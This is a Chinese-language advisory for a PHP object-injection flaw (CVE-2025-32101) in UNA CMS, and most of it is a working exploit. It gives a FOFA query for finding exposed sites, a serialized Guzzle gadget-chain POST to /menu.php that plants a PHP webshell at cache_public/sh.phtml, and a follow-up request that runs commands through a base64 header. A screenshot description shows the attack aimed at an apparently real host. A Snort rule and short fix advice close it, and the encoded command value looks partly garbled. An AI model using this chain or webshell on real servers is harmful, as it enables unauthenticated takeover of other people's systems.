

UNACMS-CVE-2025-32101-PHP对象注入

UNA CMS的/menu.php接口存在PHP对象注入漏洞，未经身份验证的攻击者可以通过该漏洞远程执行任意代码，从而控制目标服务器。

影响版本

UNA CMS 14.0.0-RC

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="Powered by UNA"

POC/EXP: 上传sh.phtml


```
POST /menu.php HTTP/1.1
Host: 127.0.0.1
Connection: keep-alive
sec-ch-ua: "Google Chrome";v="135", "Not-A.Brand";v="8", "Chromium";v="135"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: zh-CN,zh;q=0.9
```

```
o=sys_set_acl_level&a=SetAclLevel&level_id=1&profile_id=0%3A31%3A%22GuzzleHttp%5C
Cookie%5CFileCookieJar%22%3A3%3A%7Bs%3A40%3A%2200GuzzleHttp%5CCookie%5CFileCooki
eJar%00cookies%22%3Ba%3A1%3A%7Bi%3A0%3B0%3A27%3A%22GuzzleHttp%5CCookie%5CSetCooki
e%22%3A1%3A%7Bs%3A33%3A%2200GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%3A2%3A
%7Bs%3A7%3A%22Expires%22%3Bs%3A0%3A%22%22%3Bs%3A5%3A%22Value%22%3Bs%3A49%3A%22%3C
%3Fphp+eval%28base64_decode%28%24_SERVER%5B%27HTTP_X%27%5D%29%29%3B+%3F%3E%22%3B%
7D%7D%7Ds%3A41%3A%2200GuzzleHttp%5CCookie%5CFileCookieJar%00filename%22%3Bs%3A23
%3A%22.%2Fcache_public%2Fsh.phtml%22%3Bs%3A52%3A%2200GuzzleHttp%5CCookie%5CFileC
ookieJar%00storeSessionCookies%22%3Bb%3A1%3B%7D
```

The screenshot shows a web browser's developer tools interface. On the left, the 'Request' tab is active, displaying a POST request to `/menu.php` with HTTP/1.1. The request headers include `Host: face2ebook.cc.nf`, `Connection: keep-alive`, `sec-ch-ua: "Google Chrome";v="135", "Not-A.Brand";v="8", "Chromium";v="135"`, `sec-ch-ua-mobile: ?0`, `sec-ch-ua-platform: "Windows"`, `Upgrade-Insecure-Requests: 1`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.7146.100 Safari/537.36`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8`, `Sec-Fetch-Site: none`, `Sec-Fetch-Mode: navigate`, `Sec-Fetch-User: ?1`, `Sec-Fetch-Dest: document`, `Accept-Encoding: gzip, deflate`, and `Accept-Language: zh-CN,zh;q=0.8`. The request body is a long string of escaped characters, which is decoded and shown in a tooltip as a PHP payload: `{s:33:"\GuzzleHttp\Cookie\SetCookieData";a:2:{s:7:"Expires";s:0:"";s:5:"Value";s:49:"<?php eval(base64_decode($_SERVER['HTTP_X'])); ?>";s:41:"\GuzzleHttp\Cookie\FileCookieJar\filename";s:23:"./cache_public/sh.phtml";s:52:"\GuzzleHttp\Cookie\FileCookieJar\storeSessionCookies";b:1;}`. On the right, the 'Responses' tab is active, showing a 200 OK response from `openresty` with headers: `Date: Thu, 17 Apr 2025 07:25:46 GMT`, `Content-Type: text/html; charset=UTF-8`, `Connection: keep-alive`, `X-Powered-By: PHP/8.1.32`, `Cache-Control: max-age=0`, and `Expires: Thu, 17 Apr 2025 07:25:45 GMT`.

POC/EXP: 执行命令

```
GET /cache_public/sh.phtml HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Debian; Linux x86_64; rv:120.0) Gecko/20100101
Firefox/120.0
Connection: close
X:
ZWNobyAnMnZwenJurnk3cw0a1FNVTJVSklUunN0UkFzJy4gc3lzdGvtdKdpZCcpcIC4gJzJ2CHpybkZ5N
3FqNwPRTVuyVUPJVFJzdFJBcy7
X-Requested-With: XMLHttpRequest
Accept-Encoding: gzip
```



snort规则:

```

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"UNACMS PHP Deserialization - Extended Patterns";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/menu.php"; http_uri;
  pcre:"/(profile_id|config)=[^&]*(0%3A\d+%3A%22|s%3A\d+%3A%22.*%22%3B)/i";
  metadata:cve,CVE-2025-32101;
  classtype:web-application-attack;
  sid:1000042;
  rev:1;
  priority:1;
)

```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本